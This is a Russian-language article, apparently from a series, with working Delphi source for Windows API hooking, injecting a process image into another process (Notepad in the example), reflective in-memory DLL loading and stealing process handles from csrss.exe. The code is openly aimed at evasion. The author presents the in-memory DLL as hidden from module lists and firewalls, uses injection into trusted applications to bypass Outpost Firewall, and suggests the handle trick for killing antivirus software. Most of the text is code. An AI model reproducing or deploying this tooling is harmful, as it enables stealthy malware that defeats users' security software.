В предыдущей статье был описан метод перехвата путем замены первых 5 байт перехватываемой функции своими, для вызова реальной (true) функции нужно было установить обратно замененные байты, а после вызова - снова установить перехват.
Недостаток этого метода в том, что в многопоточных приложениях в моменты снятия - установки перехвата возможен вызов функции другим потоком напрямую, или возникновение критической ошибки в случае прерывания потока в момент записи участка кода. Эти недостатки можно устранить останавливая и запуская побочные потоки приложения каждый раз при вызове true функции, но это приведет к значительному снижению производительности, либо даже к взаимным блокировкам потоков (например при перехвате WaitForSingleObject).
Для устранения недостатков этого метода, следует его немного модифицировать. Необходимо выделить в памяти буфер, и скопировать туда участок начала перехватываемой функции содержащий целое число команд и имеющий длину >= 5 байт, после чего в его конце поставить jmp на следующую команду перехватываемой функции после сохраненного участка. После чего сформированный таким образом код можно будет вызывать в качестве true функции.
Этот метод имеет все достоинства и лишен недостатков предыдущего. Он обеспечивает корректную работу в многопоточном приложении и быстрый вызов true функций. Написание кода перехватчиков в этом случае также значительно упрощается.

Все эти действия производит следующая функция:

```
{
  Установка перехвата функции.
  TargetProc - адрес перехватываемой функции,
  NewProc    - адрес функции замены,
  OldProc    - здесь будет сохранен адрес моста к старой функции.
}
function HookCode(TargetProc, NewProc: pointer; var OldProc: pointer): boolean;
var
  Address: dword;
  OldProtect: dword;
  OldFunction: pointer;
  Proc: pointer;
begin
  Result := False;
  try
    Proc := TargetProc;
    //вычисляем адрес относительного (jmp near) перехода на новую функцию
    Address := dword(NewProc) - dword(Proc) - 5;
    VirtualProtect(Proc, 5, PAGE_EXECUTE_READWRITE, OldProtect);
    //создаем буффер для true функции
    GetMem(OldFunction, 255);
    //копируем первые 4 байта функции
    dword(OldFunction^) := dword(Proc);
    byte(pointer(dword(OldFunction) + 4)^) := SaveOldFunction(Proc, pointer(dword(OldFunction) +
    5));
    //byte(pointer(dword(OldFunction) + 4)^) - длина сохраненного участка
    byte(Proc^) := $e9; //устанавливаем переход
    dword(pointer(dword(Proc) + 1)^) := Address;
    VirtualProtect(Proc, 5, OldProtect, OldProtect);
    OldProc := pointer(dword(OldFunction) + 5);
  except
    Exit;
  end;
  Result := True;
end;
```

Для сохранения участка содержащего целое число команд используется функция SaveOldFunction:

```
function SaveOldFunction(Proc: pointer; Old: pointer): dword;
var
  SaveSize, Size: dword;
  Next: pointer;
```

```
begin
  SaveSize := 0;
  Next := Proc;
  //сохраняем следующие несколько коротких, либо одну длинную инструкцию
  while SaveSize < 5 do
  begin
    Size := SizeOfCode(Next);
    Next := pointer(dword(Next) + Size);
    Inc(SaveSize, Size);
  end;
  CopyMemory(Old, Proc, SaveSize);
  //генерируем переход на следующую инструкцию после сохраненного участка
  byte(pointer(dword(Old) + SaveSize)^) := $e9;
  dword(pointer(dword(Old) + SaveSize + 1)^) := dword(Next) - dword(Old) - SaveSize - 5;
  Result := SaveSize;
end;
```

Для снятия перехвата достаточно прочитать количество сохраненных байт и записать их обратно в начало перехватываемой функции.
Это делает следующий код:

```
{
 Снятие перехвата установленного по HookCode,
 OldProc - адрес моста возвращенный функцией HookCode.
}
function UnhookCode(OldProc: pointer): boolean;
var
  OldProtect: dword;
  Proc: pointer;
  SaveSize: dword;
begin
  Result := True;
  try
    Proc := pointer(dword(pointer(dword(OldProc) - 5)^));
    SaveSize := byte(pointer(dword(OldProc) - 1)^);
    VirtualProtect(Proc, 5, PAGE_EXECUTE_READWRITE, OldProtect);
    CopyMemory(Proc, OldProc, SaveSize);
    VirtualProtect(Proc, 5, OldProtect, OldProtect);
    FreeMem(pointer(dword(OldProc) - 5));
  except
    Result := False;
  end;
end;
```

Так как чаще всего приходиться перехватывать функции экспортируемые DLL, то для упрощения задачи введем еще одну функцию:

```
{
 Установка перехвата функции из Dll в текущем процессе.
 lpModuleName - имя модуля,
 lpProcName   - имя функции,
 NewProc    - адрес функции замены,
 OldProc    - здесь будет сохранен адрес моста к старой функции.
 В случае отсутствия модуля в текущем АП, будет сделана попытка его загрузить.
}
function HookProc(lpModuleName, lpProcName: PChar;
                  NewProc: pointer; var OldProc: pointer): boolean;
var
 hModule: dword;
 fnAdr: pointer;
begin
 Result := false;
 hModule := GetModuleHandle(lpModuleName);
 if hModule = 0 then hModule := LoadLibrary(lpModuleName);
 if hModule = 0 then Exit;
 fnAdr := GetProcAddress(hModule, lpProcName);
 if fnAdr = nil then Exit;
 Result := HookCode(fnAdr, NewProc, OldProc);
end;
```

Внедрение процесса целиком:

Рассмотренный здесь метод внедрения отдельных процедур кода непрост по причине необходимости четко разграничить код и данные и формировать их отдельно. Но можно сделать куда проще - внедрить в адресное пространство целевого процесса весь образ текущего процесса целиком (код данные ресурсы и.т.д.) после чего запустить на выполнение и работать также, как и в своем процессе. Этот метод позволяет работать во внедряемом кода с RTL и применять обьектно ориентированное программирование, к тому же сам метод чрезвычайно прост для применения.
Для внедрения образа текущего процесса введем следующую функцию:

```
{
 Внедрение образа текущего процесса в чужое адресное пространство.
 EntryPoint - адрес точки входа внедренного кода.
}
function InjectThisExe(Process: dword; EntryPoint: pointer): boolean;
var
  Module, NewModule: pointer;
  Size, TID: dword;
  hThread  : dword;
  BytesWritten: dword;
begin
  Result := False;
  Module := pointer(GetModuleHandle(nil));
  Size := PImageOptionalHeader(pointer(integer(Module) +
                               PImageDosHeader(Module)._lfanew + SizeOf(dword) +
                               SizeOf(TImageFileHeader))).SizeOfImage;
  NewModule := VirtualAllocEx(Process, Module, Size, MEM_COMMIT or
                              MEM_RESERVE, PAGE_EXECUTE_READWRITE);
  if NewModule = nil then exit;
  WriteProcessMemory(Process, NewModule, Module, Size, BytesWritten);
  hThread := CreateRemoteThread(Process, nil, 0, EntryPoint, NewModule, 0, TID);
  if hThread <> 0 then Result := True;
end;
```

Она копирует полный образ исполнимого файла на диске в АП целевого процесса и запускает его выполнение в отдельном потоке с точки EntryPoint.

То же самое можно произвести и с любым другим образом исполнимого файла:

```
{
 Внедрение образа Exe файла в чужое адресное пространство и запуск его точки входа.
 Data - адрес образа файла в текущем процессе.
}
function InjectExe(Process: dword; Data: pointer): boolean;
var
  Module, NewModule: pointer;
  EntryPoint: pointer;
  Size, TID: dword;
  hThread  : dword;
  BytesWritten: dword;
  Header: PImageOptionalHeader;
begin
  Result := False;
  Header := PImageOptionalHeader(pointer(integer(Data) +
                               PImageDosHeader(Data)._lfanew + SizeOf(dword) +
                               SizeOf(TImageFileHeader)));
  Size := Header^.SizeOfImage;
  Module := pointer(Header^.ImageBase);
  EntryPoint := pointer(Header^.ImageBase + Header^.AddressOfEntryPoint);

  NewModule := VirtualAllocEx(Process, Module, Size, MEM_COMMIT or
                              MEM_RESERVE, PAGE_EXECUTE_READWRITE);
  if NewModule = nil then exit;
  WriteProcessMemory(Process, NewModule, Module, Size, BytesWritten);
```

```
  hThread := CreateRemoteThread(Process, nil, 0, EntryPoint, NewModule, 0, TID);
  if hThread <> 0 then Result := True;
end;
```

Приведем пример использования этого метода:

```
program InjectProcess;

{$IMAGEBASE $13140000}

uses
  Windows,
  advApiHook;

var
  StartInf: TStartupInfo;
  ProcInf: TProcessInformation;

function Main(dwEntryPoint: Pointer): dword; stdcall;
begin
  LoadLibrary('kernel32.dll');
  LoadLibrary('user32.dll');
  MessageBox(0, 'Hello World', 'Process Injection', 0);
  ExitThread(0);
end;

begin
  //запускаем блокнот
  ZeroMemory(@StartInf, SizeOf(TStartupInfo));
  CreateProcess(nil, 'notepad.exe', nil, nil, false,
                0, nil, nil, StartInf, ProcInf);
  //внедряем в него образ текущего процесса
  InjectThisExe(ProcInf.hProcess, @Main);
end.
```

В этом коде следует обратить внимание на директиву {$IMAGEBASE $13140000}, она заставляем компилятор генерировать исполняемый образ с базой загрузки 13140000h. Адрес ImageBase следует выбирать таким, чтобы память в целевом процессе по этому адресу не была занята. Также перед тем, как использовать какие либо API вызовы из внедряемого кода, следует загрузить используемые DLL библиотеки с помощью LoadLibrary, так как в целевом процессе их может не оказаться.

Я думаю, вы уже заметили, что этот метод имеет одно единственное ограничение - это невозможность загрузки по адресу отличному от ImageBase. Если по этому адресу память в целевом процессе будет занята, то можно её освободить с помощью VirtualFree, но ни к чему хорошему это не приведет, так поступать можно только тогда, когда нужно полностью заменить целевой процесс, и перед этим необходимо остановить все его потоки. Тогда после загрузки исполняемого образа можно будет освободить всю связанную с заменяемым процессом память и уничтожить все его потоки. Также к недостаткам этого метода можно отнести необходимость загрузки библиотек используемых внедряемым процессом, а это значительно снижает скрытность перехвата.

Существует способ преодолеть привязку внедряемого процесса к ImageBase, для этого нужно заставить компилятор генерировать в исполнимом файле reloc секцию, а после загрузки образа по произвольному адресу настраивать релоки (процедура настройки релоков приведена далее).

Усовершенствованный метод DLL Injection:

Для перехвата API в другом процессе весьма удобен и эффективен метод внедрения в него своей DLL, но этот метод имеет некоторые недостатки, так как необходимо хранить DLL на диске, и загрузку лишней DLL легко обнаружить программами типа PE-Tools. Также на лишнюю DLL могут заругаться антивирусы и фаерволлы (например Outpost Fierwall) что тоже нежелательно.
Но существует метод позволяющий загрузить DLL в другой процесс более незаметным способом. Для этого нужно внедрить в процесс образ этой DLL, затем настроить у нее таблицу импорта и релоки, после чего выполнить ее точку входа. Этот метод позволяет не хранить DLL на диске, а проводить действия с ней исключительно в памяти, также эта DLL не будет видна в списке загруженных процессом модулей, и на нее не заругается фаерволл.

Следующий код копирует и настраивает DLL в выделенный участок чужого адресного пространства:

```
{
 Отображение Dll на чужое адресное пространство, настройка импорта и релоков.
 Process - хэндл процесса для отображения,
 Dest    - адрес отображения в процессе Process,
 Src     - адрес образа Dll в текущем процессе.
}
function MapLibrary(Process: dword; Dest, Src: pointer): TLibInfo;
var
  ImageBase: pointer;
  ImageBaseDelta: integer;
  ImageNtHeaders: PImageNtHeaders;
  PSections: ^TSections;
  SectionLoop: integer;
  SectionBase: pointer;
  VirtualSectionSize, RawSectionSize: dword;
  OldProtect: dword;
  NewLibInfo: TLibInfo;

  { Настройка релоков }
  procedure ProcessRelocs(PRelocs:PImageBaseRelocation);
  var
    PReloc: PImageBaseRelocation;
    RelocsSize: dword;
    Reloc: PWord;
    ModCount: dword;
    RelocLoop: dword;
  begin
    PReloc := PRelocs;
    RelocsSize := ImageNtHeaders.OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Size;
    while dword(PReloc) - dword(PRelocs) < RelocsSize do
    begin
      ModCount := (PReloc.SizeOfBlock - Sizeof(PReloc^)) div 2;
      Reloc := pointer(dword(PReloc) + sizeof(PReloc^));
      for RelocLoop := 0 to ModCount - 1 do
      begin
        if Reloc^ and $f000 <> 0 then Inc(pdword(dword(ImageBase) +
                                      PReloc.VirtualAddress +
                                      (Reloc^ and $0fff))^, ImageBaseDelta);
        Inc(Reloc);
      end;
      PReloc := pointer(Reloc);
    end;
  end;

  { Настройка импорта Dll в чужом процессе}
  procedure ProcessImports(PImports: PImageImportDescriptor);
  var
    PImport: PImageImportDescriptor;
    Import: pdword;
    PImportedName: pchar;
    ProcAddress: pointer;
    PLibName: pchar;
```

```
    ImportLoop: integer;

    function IsImportByOrdinal(ImportDescriptor: dword): boolean;
    begin
      Result := (ImportDescriptor and IMAGE_ORDINAL_FLAG32) <> 0;
    end;

  begin
    PImport := PImports;
    while PImport.Name <> 0 do
    begin
      PLibName := pchar(dword(PImport.Name) + dword(ImageBase));
      if not Find(NewLibInfo.LibsUsed, PLibName, ImportLoop) then
      begin
        InjectDll(Process, PLibName);
        Add(NewLibInfo.LibsUsed, PLibName);
      end;
      if PImport.TimeDateStamp = 0 then
        Import := pdword(pImport.FirstThunk + dword(ImageBase))
      else
        Import := pdword(pImport.OriginalFirstThunk + dword(ImageBase));

      while Import^ <> 0 do
      begin
        if IsImportByOrdinal(Import^) then
          ProcAddress := GetProcAddressEx(Process, PLibName, PChar(Import^ and $ffff), 4)
        else
        begin
          PImportedName := pchar(Import^ + dword(ImageBase) + IMPORTED_NAME_OFFSET);
          ProcAddress := GetProcAddressEx(Process, PLibName, PImportedName, Length(PImportedName));
        end;
        Ppointer(Import)^ := ProcAddress;
        Inc(Import);
      end;
      Inc(PImport);
    end;
  end;

begin
  ImageNtHeaders := pointer(dword(Src) + dword(PImageDosHeader(Src)._lfanew));
  ImageBase := VirtualAlloc(Dest, ImageNtHeaders.OptionalHeader.SizeOfImage,
                            MEM_RESERVE, PAGE_NOACCESS);

  ImageBaseDelta := dword(ImageBase) - ImageNtHeaders.OptionalHeader.ImageBase;
  SectionBase := VirtualAlloc(ImageBase, ImageNtHeaders.OptionalHeader.SizeOfHeaders,
                              MEM_COMMIT, PAGE_READWRITE);
  Move(Src^, SectionBase^, ImageNtHeaders.OptionalHeader.SizeOfHeaders);
  VirtualProtect(SectionBase, ImageNtHeaders.OptionalHeader.SizeOfHeaders,
                 PAGE_READONLY, OldProtect);
  PSections := pointer(pchar(@(ImageNtHeaders.OptionalHeader)) +
                               ImageNtHeaders.FileHeader.SizeOfOptionalHeader);

  for SectionLoop := 0 to ImageNtHeaders.FileHeader.NumberOfSections - 1 do
  begin
    VirtualSectionSize := PSections[SectionLoop].Misc.VirtualSize;
    RawSectionSize := PSections[SectionLoop].SizeOfRawData;
    if VirtualSectionSize < RawSectionSize then
    begin
      VirtualSectionSize := VirtualSectionSize xor RawSectionSize;
      RawSectionSize := VirtualSectionSize xor RawSectionSize;
      VirtualSectionSize := VirtualSectionSize xor RawSectionSize;
    end;
    SectionBase := VirtualAlloc(PSections[SectionLoop].VirtualAddress +
                                pchar(ImageBase), VirtualSectionSize,
                                MEM_COMMIT, PAGE_READWRITE);
    FillChar(SectionBase^, VirtualSectionSize, 0);
    Move((pchar(src) + PSections[SectionLoop].pointerToRawData)^,
         SectionBase^, RawSectionSize);
  end;
  NewLibInfo.DllProcAddress := pointer(ImageNtHeaders.OptionalHeader.AddressOfEntryPoint +
                                       dword(ImageBase));
```

```
   NewLibInfo.DllProc := TDllEntryProc(NewLibInfo.DllProcAddress);

  NewLibInfo.ImageBase := ImageBase;
  NewLibInfo.ImageSize := ImageNtHeaders.OptionalHeader.SizeOfImage;
  SetLength(NewLibInfo.LibsUsed, 0);
  if ImageNtHeaders.OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress <>
    0
     then ProcessRelocs(pointer(ImageNtHeaders.OptionalHeader.
                                DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].
                                VirtualAddress + dword(ImageBase)));

  if ImageNtHeaders.OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress <> 0
     then ProcessImports(pointer(ImageNtHeaders.OptionalHeader.
                                 DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].
                                 VirtualAddress + dword(ImageBase)));

  for SectionLoop := 0 to ImageNtHeaders.FileHeader.NumberOfSections - 1 do
    VirtualProtect(PSections[SectionLoop].VirtualAddress + pchar(ImageBase),
                   PSections[SectionLoop].Misc.VirtualSize,
                   GetSectionProtection(PSections[SectionLoop].Characteristics),
                   OldProtect);
  Result := NewLibInfo;
end;
```

Теперь для внедрения DLL в целевой процесс этим способом можно использовать следующую функцию:

```
{
  Внедрение Dll в процесс методом инжекции кода и настройки образа Dll в памяти.
  Данный метод внедрения более скрытен, и не обнаруживается фаерволлами.
}
function InjectDllEx(Process: dword; Src: pointer): boolean;
type
  TDllLoadInfo = packed record
                  Module: pointer;
                  EntryPoint: pointer;
                 end;
var
  Lib: TLibInfo;
  BytesWritten: dword;
  ImageNtHeaders: PImageNtHeaders;
  pModule: pointer;
  Offset: dword;
  DllLoadInfo: TDllLoadInfo;
  hThread: dword;

 { процедура передачи управления на точку входа dll }
  procedure DllEntryPoint(lpParameter: pointer); stdcall;
  var
    LoadInfo: TDllLoadInfo;
  begin
    LoadInfo := TDllLoadInfo(lpParameter^);
    asm
      xor eax, eax
      push eax
      push DLL_PROCESS_ATTACH
      push LoadInfo.Module
      call LoadInfo.EntryPoint
    end;
  end;

begin
  Result := False;
  ImageNtHeaders := pointer(dword(Src) + dword(PImageDosHeader(Src)._lfanew));
  Offset := $10000000;
  repeat
    Inc(Offset, $10000);
    pModule := VirtualAlloc(pointer(ImageNtHeaders.OptionalHeader.ImageBase + Offset),
                            ImageNtHeaders.OptionalHeader.SizeOfImage,
                            MEM_COMMIT or MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if pModule <> nil then
```

```
    begin
      VirtualFree(pModule, 0, MEM_RELEASE);
      pModule := VirtualAllocEx(Process, pointer(ImageNtHeaders.OptionalHeader.
                                                 ImageBase + Offset),
                                                 ImageNtHeaders.OptionalHeader.
                                                 SizeOfImage,
                                                 MEM_COMMIT or MEM_RESERVE,
                                                 PAGE_EXECUTE_READWRITE);
    end;
  until ((pModule <> nil) or (Offset > $30000000));
  Lib := MapLibrary(Process, pModule, Src);
  if Lib.ImageBase = nil then Exit;
  DllLoadInfo.Module     := Lib.ImageBase;
  DllLoadInfo.EntryPoint := Lib.DllProcAddress;
  WriteProcessMemory(Process, pModule, Lib.ImageBase, Lib.ImageSize, BytesWritten);
  hThread := InjectThread(Process, @DllEntryPoint, @DllLoadInfo,
                          SizeOf(TDllLoadInfo), False);
  if hThread <> 0 then Result := True
end;
```

В приведенном коде, как вы наверное заметили используется функция GetProcAddressEx для получения адреса API в целевом процессе.

Эта задача также выполняется с помощью внедрения кода и создания удаленных потоков.

Вот полный код этой функции:

```
{ Получение адреса API в чужом адресном пространстве }
function GetProcAddressEx(Process: dword; lpModuleName,
                          lpProcName: pchar; dwProcLen: dword): pointer;
type
  TGetProcAddrExInfo = record
    pExitThread: pointer;
    pGetProcAddress: pointer;
    pGetModuleHandle: pointer;
    lpModuleName: pointer;
    lpProcName: pointer;
  end;
var
  GetProcAddrExInfo: TGetProcAddrExInfo;
  ExitCode: dword;
  hThread: dword;

  procedure GetProcAddrExThread(lpParameter: pointer); stdcall;
  var
    GetProcAddrExInfo: TGetProcAddrExInfo;
  begin
    GetProcAddrExInfo := TGetProcAddrExInfo(lpParameter^);
    asm
      push GetProcAddrExInfo.lpModuleName
      call GetProcAddrExInfo.pGetModuleHandle
      push GetProcAddrExInfo.lpProcName
      push eax
      call GetProcAddrExInfo.pGetProcAddress
      push eax
      call GetProcAddrExInfo.pExitThread
    end;
  end;

begin
  Result := nil;
  GetProcAddrExInfo.pGetModuleHandle := GetProcAddress(GetModuleHandle('kernel32.dll'),
                                                       'GetModuleHandleA');
  GetProcAddrExInfo.pGetProcAddress  := GetProcAddress(GetModuleHandle('kernel32.dll'),
                                                       'GetProcAddress');
  GetProcAddrExInfo.pExitThread      := GetProcAddress(GetModuleHandle('kernel32.dll'),
                                                       'ExitThread');
  if dwProcLen = 4 then GetProcAddrExInfo.lpProcName := lpProcName else
    GetProcAddrExInfo.lpProcName := InjectMemory(Process, lpProcName, dwProcLen);

  GetProcAddrExInfo.lpModuleName := InjectString(Process, lpModuleName);
  hThread := InjectThread(Process, @GetProcAddrExThread, @GetProcAddrExInfo,
```

```
                          SizeOf(GetProcAddrExInfo), False);

  if hThread <> 0 then
  begin
    WaitForSingleObject(hThread, INFINITE);
    GetExitCodeThread(hThread, ExitCode);
    Result := pointer(ExitCode);
  end;
end;
```

Эта функция используется при заполнении таблицы импорта внедряемой библиотеки адресами API.

Вышеприведенный метод весьма перспективен, но имеет одно ограничение: ни в самой виртуальной dll, ни в в самой программе по отношению к этой dll нельзя использовать API функции с параметром hModule - система не считает загруженную таким образом DLL за нормальную DLL, поэтому функции будут просто возвращать код ошибки. К примеру нельзя использовать стандартную GetProcAddress для получения адресов функций в этой DLL и нельзя использовать LoadResource из самой DLL.
По этой же причине импортировать функции такая DLL может только из модулей загруженных стандартными средствами.

Анализ кода:

Как вы уже заметили, в процедурах перехвата API и внедрения кода используются функции SizeOfCode и SizeOfProc.
Функция SizeOfCode возвращает размер комманды по указателю (вместе с операндами), а функция SizeOfProc возвращает размер процедуры (участка кода от переданной точки входа до первой встреченной команды RET).
Самая сложная часть в данном методе - это анализ опкода инструкции. Для этого используется поиск по таблице опкодов, и определяется размер комманды и идущих с ней операндов.
Код функции SizeOfCode я здесь приводить не буду, так как он имеет немалый размер, к тому же пришлось бы также описывать и основы дизассемблирования, поэтому код этой функции вы можете скачать в приложении к статье.
Функция SizeOfProc устроена очень просто, и поэтому я приведу здесь её код:

```
{ Получение размера функции по указател на нее (размер до первой комманды RET) }
function SizeOfProc(Proc: pointer): dword;
var
  Length: dword;
begin
  Result := 0;
  repeat
    Length := SizeOfCode(Proc);
    Inc(Result, Length);
    if ((Length = 1) and (byte(Proc^) = $C3)) then Break;
    Proc := pointer(dword(Proc) + Length);
  until Length = 0;
end;
```

Принцип работы этой функции - это просмотр команд анализируемого кода до встречи инструкции C3 (RET).

Открытие процесса. (способы получения хэндлов)

Для того чтобы установить перехват API в чужом процессе, нам необходимо каким-либо образом получить его хэндл. Наиболее просто это сделать с помощью API функции OpenProcess. Способ этот простой и универсальный, но подходит он не во всех случаях.
Например, нам необходимо обойти персональный фаерволл, и для этого способ внедрения кода в приложение, которому разрешен доступ к сети, но современные фаерволлы умеют отлавливать подобные попытки, например Outpost Fierwall Pro при обнаружении внедрения кода сразу же заблокирует сетевой доступ измененного приложения и известит об этом пользователя. Существуют также программы пресекающие попытки получить доступ к своей памяти (например антивирус Касперского). Но если немного пораскинуть мозгами, то можно придумать другие способы получения хэндла процесса, нежели OpenProcess.
Для обхода фаерволла вполне пригоден способ запуска доверенного приложения с помощью CreateProcess, функция возвращает в структуре _PROCESS_INFORMATION хэндл созданного процесса с правами доступа PROCESS_ALL_ACCESS, после чего можно производить над запущенным процессом любые действия.
Но если возникнет необходимость внедрения кода в запущенные процессы (например для установки глобального перехвата API, или для уничтожения антивируса) то придется придумывать что-нибудь новое.

Кратко рассмотрим запуск процесса в Windows NT:
1) Открытие исполняемого файла.
2) Создание секции (ZwCreateSection).
3) Создание обьекта процесса (ZwCreateProcess или ZwCreateProcessEx в Windows XP).
4) Создание окружения процесса (RtlCreateProcessParameters).
5) Создание главной нити процесса (ZwCreateThread).
6) Информирование сервера подсистемы о создании нового процесса (CsrClientCallServer).
7) Запуск главной нити нового процесса (ZwResumeThread).

Для нас важно то, что на шаге 6 происходит информирование сервера подсистемы о создании нового процесса, так как при этом происходит копирование хэндла созданного процесса в таблицу хэндлов сервера подсистемы. Итак, процесс csrss.exe всегда имеет хэндлы всех запущенных в данный момент процессов. Идея состоит в том, что можно скопировать хэндл нужного нам процесса в свою таблицу хэндлов, после чего использовать его для операций с памятью этого процесса.
Копирование хэндлов выполняет функция Kernel32! DuplicateHandle:

```
function DuplicateHandle(hSourceProcessHandle, hSourceHandle,
                         hTargetProcessHandle: THandle;
                         lpTargetHandle: PHandle; dwDesiredAccess: DWORD;
                         bInheritHandle: BOOL; dwOptions: DWORD): BOOL; stdcall;
```

Принимаемые параметры:
hSourceProcessHandle - хэндл исходного процесса (откуда производится копирование),
hSourceHandle - копируемый хэндл в исходном процессе,
hTargetProcessHandle - хэндл целевого процесса (куда производится копирование),
lpTargetHandle - указатель, по которому будет сохранен хэндл применимый в целевом процессе,
dwDesiredAccess - права доступа назначаемые новому хэндлу (не могут быть выше текущих прав доступа хэндла),
bInheritHandle - наследуемость хэндла,
dwOptions - параметры копирования (DUPLICATE_CLOSE_SOURCE - исходный хэндл после копирования будет закрыт, DUPLICATE_SAME_ACCESS - просто скопировать хэндл (без изменения прав доступа).

Для того, чтобы скопировать нужный хэндл, нам нужно открыть процесс csrss.exe с флагом PROCESS_DUP_HANDLE, а также для этого необходимо знать значение интересующего нас хэндла в таблице исходного процесса.
Документированными способами получить список хэндлов в другом процессе невозможно, поэтому придется обратиться к Native API , где нас интересует функция ZwQuerySystemInformation:

```
Function ZwQuerySystemInformation(ASystemInformationClass:Cardinal;
                                  ASystemInformation:Pointer;
                                  ASystemInformationLength:Cardinal;
                                  AReturnLength:PCardinal):NTStatus;
                                  stdcall;external 'ntdll.dll';
```

Параметры принимаемые этой функцией я описал в прошлой статье "Перехват API функций в Windows NT", поэтому не буду подробно здесь описывать параметры принимаемые этой функцией.
Для получения информации о хэндлах нам необходимо вызвать функцию ZwQuerySystemInformation с классом SystemHandleInformation (const SystemHandleInformation = $10;)
При этом функция возвращает структуру SYSTEM_HANDLE_INFORMATION_EX :

```
PSYSTEM_HANDLE_INFORMATION_EX = ^SYSTEM_HANDLE_INFORMATION_EX;
SYSTEM_HANDLE_INFORMATION_EX = packed record
   NumberOfHandles: dword;
   Information: array [0..0] of SYSTEM_HANDLE_INFORMATION;
   end;
```

Элементами этой структуры являются NumberOfHandles - число возвращенных хэндлов, и массив элементов SYSTEM_HANDLE_INFORMATION:

```
PSYSTEM_HANDLE_INFORMATION = ^SYSTEM_HANDLE_INFORMATION;
SYSTEM_HANDLE_INFORMATION = packed record
   ProcessId: dword;
   ObjectTypeNumber: byte;
   Flags: byte;
   Handle: word;
   pObject: pointer;
   GrantedAccess: dword;
   end;
```

Рассмотрим поля этой структуры:
ProcessId - идентификатор процесса владеющего данным хэндлом,
ObjectTypeNumber - тип объекта, который описывает хэндл (именовать типы можно через ZwQueryObject),
Flags - специфичные для каждого типа хэндла,
Handle - значение хэндла,
pObject - адрес структуры объекта в пространстве ядра,
GrantedAccess - маска доступа к объекту разрешенная для данного хэндла.

Для облегчения дальнейшей работы, введем функцию для получения любой системной информации через ZwQuerySystemInformation:

```
{ Получение буфера с системной информацией }
Function GetInfoTable(ATableType:dword):Pointer;
var
 mSize: dword;
 mPtr: pointer;
 St: NTStatus;
begin
 Result := nil;
 mSize := $4000; //начальный размер буффера
 repeat
   mPtr := VirtualAlloc(nil, mSize, MEM_COMMIT or MEM_RESERVE, PAGE_READWRITE);
   if mPtr = nil then Exit;
   St := ZwQuerySystemInformation(ATableType, mPtr, mSize, nil);
   if St = STATUS_INFO_LENGTH_MISMATCH then
      begin //надо больше памяти
```

```
        VirtualFree(mPtr, 0, MEM_RELEASE);
        mSize := mSize * 2;
      end;
 until St <> STATUS_INFO_LENGTH_MISMATCH;
 if St = STATUS_SUCCESS
   then Result := mPtr
   else VirtualFree(mPtr, 0, MEM_RELEASE);
end;
```

Получив список хэндлов, мы будем перебирать их, и сравнивать Id процесса владеющего хэндлом с id процесса csrss.exe. Нас интересуют хэндлы с ObjectTypeNumbe = 5, это хэндлы процессов.
После получения значения хэндла мы его скопируем в таблицу нашего процесса с помощью DuplicateHandle.
После этого нам нужно проверить, к какому процессу относиться полученный хэндл. Для этого можно использовать функцию ZwQueryInformationProcess:

```
Function ZwQueryInformationProcess(ProcessHandle:THANDLE;
                                   ProcessInformationClass:DWORD;
                                   ProcessInformation:pointer;
                                   ProcessInformationLength:ULONG;
                                   ReturnLength:PULONG):NTStatus;stdcall;
                                   external 'ntdll.dll';
```

Принимаемые параметры:
ProcessHandle - хэндл процесса,
ProcessInformationClass - тип получаемой информации,
ProcessInformation - указатель на участок памяти, куда будет записана полученная информация,
ProcessInformationLength - размер выделенного участка памяти,
ReturnLength - возвращает размер записанной структуры (может быть nil).

Нас интересует тип информации - ProcessBasicInformation для которого возвращается следующая структура:

```
PPROCESS_BASIC_INFORMATION = ^_PROCESS_BASIC_INFORMATION;
_PROCESS_BASIC_INFORMATION = packed record
   ExitStatus: BOOL;
   PebBaseAddress: pointer;
   AffinityMask: PULONG;
   BasePriority: dword;
   UniqueProcessId: ULONG;
   InheritedFromUniqueProcessId: ULONG;
   end;
```

Здесь нас интересует поле UniqueProcessId, которое и представляет искомый Id процесса.
Затем сравниваем полученный Id с id искомого процесса, и если они не равны, то закрываем полученный хэндл и продолжаем поиск.

Все вышеприведенное реализует следующий код:

```
{ получение хэндла процесса альтернативным методом }
Function OpenProcessEx(dwProcessId: DWORD): THandle;
var
 HandlesInfo: PSYSTEM_HANDLE_INFORMATION_EX;
 ProcessInfo: _PROCESS_BASIC_INFORMATION;
 idCSRSS: dword;
 hCSRSS : dword;
 tHandle: dword;
 r      : dword;
begin
 Result := 0;
 //открываем процесс csrss.exe
 idCSRSS := GetProcessId('csrss.exe');
 hCSRSS  := OpenProcess(PROCESS_DUP_HANDLE, false, idCSRSS);
 if hCSRSS = 0 then Exit;
 HandlesInfo := GetInfoTable(SystemHandleInformation);
 if HandlesInfo <> nil then
 for r := 0 to HandlesInfo^.NumberOfHandles do
```

```
   if (HandlesInfo^.Information[r].ObjectTypeNumber = $5) and  //тип хэндла - процесс
      (HandlesInfo^.Information[r].ProcessId = idCSRSS) then   //владелец - CSRSS
        begin
          //копируем хэндл себе
          if DuplicateHandle(hCSRSS, HandlesInfo^.Information[r].Handle,
                             INVALID_HANDLE_VALUE, @tHandle, 0, false,
                             DUPLICATE_SAME_ACCESS) then

             begin
               ZwQueryInformationProcess(tHandle, ProcessBasicInformation,
                                         @ProcessInfo,
                                         SizeOf(_PROCESS_BASIC_INFORMATION), nil);
               if ProcessInfo.UniqueProcessId = dwProcessId then
                  begin
                    VirtualFree(HandlesInfo, 0, MEM_RELEASE);
                    CloseHandle(hCSRSS);
                    Result := tHandle;
                    Exit;
                  end else CloseHandle(tHandle);
               end;
          end;
 VirtualFree(HandlesInfo, 0, MEM_RELEASE);
 CloseHandle(hCSRSS);
end;
```

Исполнение удаленного кода без CreateRemoteThread:

Ходят слухи, что существуют программы запрещающие исполнение CreateRemoteThread, и якобы это стопроцентная защита от API перехвата. Я не знаю, действительны ли эти слухи (не довелось увидеть еще такую программу), но предполагая их наличие решим задачу исполнения внедренного кода без использования удаленных потоков.
